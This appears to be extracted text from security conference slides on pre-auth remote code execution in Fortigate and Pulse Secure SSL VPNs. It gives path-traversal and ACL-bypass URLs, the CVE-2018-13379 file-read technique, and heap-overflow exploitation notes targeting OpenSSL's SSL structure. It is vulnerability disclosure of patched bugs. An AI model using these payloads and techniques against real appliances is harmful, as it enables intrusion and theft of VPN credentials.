Fortigate	Nginx / C (Apache extension)
Palo Alto	PHP / C (AppWeb extension)
Citrix	PHP / C (self-implemented server)

En/Decoding in C/C++

- String operation is always difficult for C language
 - Buffer size calculation
 - Dangerous functions
 - Misunderstood functions

```
ret = snprintf(buf, buf_size, format, ...);  
left_buf_size = buf_size - ret;
```

Type confusion

- Type seems the same but ...
- Perl string or C string?
- What **TYPE** is it?

```
my ($var) = @_;
EXTENSION::C_function($var);
```

A close-up photograph of a Shiba Inu dog sitting on a light-colored couch. The dog has a golden-brown coat and is looking directly at the camera with a slightly tilted head and wide eyes, giving it a confused or curious expression. Its front paws are resting on the couch. In the background, there's a wooden shelf with some decorative items, including a small framed picture and some pink flowers.

WHO KNOWS?

Multi-layered architecture problems

- Inconsistency between each architecture layer
- Failed patterns
 - Reverse proxy + Java web = Fail
 - Breaking Parser Logic by Orange Tsai from Black Hat USA 2018
 - Customized(C/C++) web server + RESTful API backend

Failed Patterns

- ACL bypass on customized C webserver + RESTful backend
 - Abuse Regular Expression greedy mode to bypass path check

```
^/public/images/.+/(front|background)_.+
```
 - Dispatched to backend PHP engine and access privileged pages

`https://sslvpn/public/images/x/front_x/.../.../.../.../some.php`

Case studies

Pre-auth remote code execution on **Fortigate** SSL VPN

Pre-auth remote code execution on **Pulse Secure** SSL VPN

Disclaimer


All the CVEs mentioned below have been reported and patched
by Fortinet, Pulse Secure and Twitter

Fortigate SSL VPN

- All programs and configurations compiled into `/bin/init`
 - About **500 MB, stripped idb** with 85k functions
 - Plenty of function tables
- Customized web daemons
 - Based on apache since 2002
 - Self-implemented apache module

```
bash-4.1# ls -l /bin
total 51388
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 acd -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 alarmd -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 alertmail -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 authd -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 awsd -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 azd -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 bgpd -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 cardctl -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 cardmgr -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 chat -> /bin/init
lrwxrwxrwx 1 0 0          9 Jun  5 23:42 chlbd -> /bin/init
```

Fortigate web interface



Worth mentioning bugs

- Pre-auth RCE chain
 - CVE-2018-13379: Pre-auth arbitrary file reading
 - CVE-2018-13382: Post-auth heap overflow
- The **magic** backdoor
 - CVE-2018-13383: Modify any user's password with a magic key

Arbitrary file reading

- A function reading language json files for users
 - Concatenate strings directly
 - No `..`/`/` filter
 - Limited file extension

```
snprintf(s, 0x40, "/migadmin/lang/%s.json", lang);
```

Arbitrary file reading

- Utilize the feature of **snprintf**
 - *The snprintf() and vsnprintf() functions will write **at most size-1** of the characters printed into the output string*
 - Appended file extension can be stripped!

/migadmin/lang//.../.../...//bin/sh.json

0x40

An SSL VPN mystery

Appears in many products ...

Excessively detailed session file

- `/dev/cmdb/sslvpn_websession`
 - Session token
 - IP address
 - User name
 - **Plaintext password**

GOOGLE HAS STORED SOME PASSWORDS IN PLAINTEXT SINCE 2005




APPS MOBILE TECH

Twitter advising all 330 million users to change passwords after bug exposed them in plain text

21 Facebook Stored Hundreds of Millions of User Passwords in Plain Text for Years

MAR 19




WebVPN

The screenshot shows a web browser window titled "SSL-VPN Portal" with the URL <https://ssvpn:4433/ssvpn/portal.html#/connection>. The page displays a "Quick Connection" interface with various connection options:


- HTTP/HTTPS** (selected)
- FTP**
- SMB/CIFS**
- RDP**
- VNC**
- Citrix**
- SSH**
- Telnet**
- Port Forward**
- Ping**

Below the connection options, there is a "URL" input field containing "devco.re". An "SSO Credentials" toggle switch is present. At the bottom are "Launch" and "Cancel" buttons.


WebVPN – HTTP/HTTPS



<https://sslvpn:4433/proxy/72ebc8b8/https/devco.re/>



WebVPN – HTTP/HTTPS



The screenshot shows a web browser window with the title "SSL-VPN Portal" and the address bar indicating "Not Secure" with the URL <https://ssvpn:4433/proxy/72ebc8b8/https/devco.re/en/>. The page content is from "DEVCORE SECURITY CONSULTING". It features a large image of a person's arm in a suit sleeve pointing towards the text "You are facing **hackers** So are we". Below the image, the browser's developer tools are visible, specifically the Elements tab. A red box highlights a portion of the JavaScript code within a tag:

```
 == $0
```

The developer tools also show the CSS styles for the element, including `:hover` and `.cls` classes, and the computed styles for various elements like `vertical-align: middle;`.

Heap overflow vulnerability

- HTTP proxy
 - Perform URL rewriting
 - JavaScript parsing
 - memcpy to a 0x2000 heap buffer without length check


```
memcpy(buffer, js_url, js_url_len);
```

Exploitation obstacles

- Unstable heap
 - Multiple connection handling with `epoll()`
 - Main process and libraries use the same heap - Jemalloc
 - Regularly triggered internal operations unrelated to connection
- Apache additional memory management
 - No `free()` unless connection ends

Jemalloc allocator limitation

- Centralize small objects
 - Stores small regions in corresponding runs
- Reduce interference between small and large objects
 - Limit target options



Surprise!

```
Program received signal SIGSEGV, Segmentation fault.  
0x00007fb908d12a77 in SSL_do_handshake () from /fortidev4-  
x86_64/lib/libssl.so.1.1  
2: /x $rax = 0x41414141  
1: x/i $pc  
=> 0x7fb908d12a77 <SSL_do_handshake+23>: callq *0x60(%rax)  
(gdb)
```

A photograph of a young man with brown hair and a beard, wearing a blue and white plaid short-sleeved shirt. He is standing in a public space, possibly a mall or a street, looking towards the right side of the frame with a slightly tilted head and a neutral expression. In the foreground, there are two women. On the left, a woman with long brown hair, wearing a red sleeveless top, is smiling and looking towards the center. On the right, another woman with long dark hair, wearing a light blue sleeveless top, is looking towards the center with a surprised or questioning expression. The background is blurred, showing other people and architectural elements.

FUZZ

ME

Reverse

SSL structure (OpenSSL)


- Stores information of each SSL connection
- Ideal target
 - ✓ Allocation triggered easily
 - ✓ Size close to JavaScript buffer
 - ✓ Nearby JavaScript buffer with regular offset ($k + N$ pages)
 - ✓ Useful structure members

Useful structure members


```
typedef struct ssl_st SSL;  
  
struct ssl_st {  
    int version;  
    const SSL_METHOD *method;          //func table  
    ...  
    int (*handshake_func) (SSL *);  
};
```

Mess up connections

